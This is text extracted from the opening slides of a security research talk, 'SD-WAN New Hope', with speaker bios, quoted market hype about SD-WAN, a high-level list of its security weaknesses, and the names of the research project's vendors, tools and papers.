

SD-WAN NEW HOPE

SERGEY GORDEYCHIK
@SCADASL
WWW.SCADA.SL

DENIS KOLEGOV
@DNKOLEGOV
BI.ZONE


INTRO@SERGEY



- Visiting Professor, Harbour.Space University, Barcelona www.harbour.space
- Program Director, PHDays Conference, Moscow www.phdays.com
- SCADA Strangelove Research Team www.scada.sl
- Cyber-physical troublemaker
- Ex...
 - Deputy CTO, Kaspersky Lab
 - CTO, Positive Technologies
 - Gartner recognized products and services
 - PT Application Firewall, Application Inspector, Maxpatrol
 - Security Research, Pentest, Threat Intelligence Managed Services (SOC, Threat Hunting, IR)




INTRO@SERGEY



INTRO@DENIS

- Ph.d, Associated Professor, Tomsk State University
- SD-WAN New Hope Research Team
- Security research engineer at BI.ZONE
- <https://twitter.com/dnkolegov>
- Ex...
 - SD-WAN security research developer
 - WAF security researcher



DISCLAIMER

Please note, that this talk is by Sergey and Denis.

We don't speak for our employers.

All the opinions and information here are of our responsibility. So, mistakes and bad jokes are all OUR responsibilities.

Actually no one ever saw this talk before.




SOFTWARE DEFINED NETWORKS TO RESCUE!

“more than 40% of WAN edge infrastructure refresh initiatives will be based on virtualized customer premises equipment (vCPE) platforms or software-defined WAN (SD-WAN) software/appliances versus traditional routers (up from less than 5% today).”

SD-WAN Is Killing MPLS, So Prepare to Replace It Now - Gartner

Figure 1. Hype Cycle for Networking and Communications, 2014



Branch Office Routing Forecast (\$M US)




Source: Gartner, November, 2016

Gartner

SD-WAN NEWS BYTES

- A vendor says its solution has the capability of “stitching together” SD-WAN and Ethernet networks
- Service providers are using SD-WAN to provide network agility
- An SD-WAN router has an artificial intelligence (AI)-based routing service
- A vendor announced that it would be unifying its security and SD-WAN
- Another major trend in SD-WAN is the growing sophistication of network monitoring

<https://www.sd-wan-experts.com/blog/news-march-14/>



AFTER THE SD-WAN: LEVERAGING DATA AND AI TO OPTIMIZE NETWORK OPERATIONS

Artificial Intelligence & Machine Learning: SD-WAN is Evolving

by Yulia Duryea

April 2018

Machine Learning and AI Promise to Take SD-WAN Into the World of Intent

Last month, my mother-in-law's best friend came to town, so she rounded up "the gals" for dinner and drinks. A night without the kids is rare for me (and significantly more relaxing) so I found myself in the midst of half a dozen 60 to 70-year-old women. The conversation eventually got to technology; how different and difficult it is for their generation to embrace it (though all had smartphones in their pockets). They've noticed facial recognition on Facebook; same for police cameras. One lady going to France next month raved about Google translate. Another nonchalantly mentioned a recent



How AI and Machine Learning Will Influence the SD-WAN



How will artificial intelligence influence the WAN?

The Security of SD-WAN



Michael Wood, Vice President - Marketing, VeloCloud Networks,
6/5/2017

Email This Print Comment

[Login](#)



50% 50%

Perhaps we exaggerate, but IT professionals, especially those involved in telecommunications, should always beware of anything that's connected to the Internet, as well as services provided across the Internet. That includes websites, email, cloud-based applications, and of course, WANs.

“SD-WAN is perfectly safe for implementing wide area networks affordably, efficiently and securely.”

SD-WAN SECURITY

- **No major design flaws in SDN/NFV/SD-WAN concept, but...**
- At the present time, SD-WAN is a dangerous mix of
 - web technologies
 - low-hanging fruits vulnerabilities
 - outdated, unsupported open source projects
 - machine learning
 - data plane programming
 - virtualization and clouds
 - immature network security mechanisms
 - invented crypto protocols

SD-WAN NEW HOPE PROJECT

- Vendors
 - Citrix / Talari
 - Versa
 - SilverPeak
 - RiverBed
 - Fortinet
 - Cisco / Viptela
 - VMWare / Velocloud
 - Viprinet
 - Brain4Net
- Checklists
 - SD-WAN Security Assessment
- Tools
 - SD-WAN Harvester
 - SD-WAN Infiltrator
 - Grinder Framework
- Papers
 - SD-WAN Internet Census
 - SD-WAN Threat Landscape



<https://github.com/sdnewhop/>

SD-WAN Essence

or

**That Boring Part
of Slides Again**


Come to the dark side

SD-WAN





We have **security**, cigars & booze

SD-WAN IS SOOO SIMPLE!




Verizon SDN-NFV reference architecture

PH@CK TH4T 5H1T! WE R H4X0R2!




DEPLOY BEFORE YOU HACK



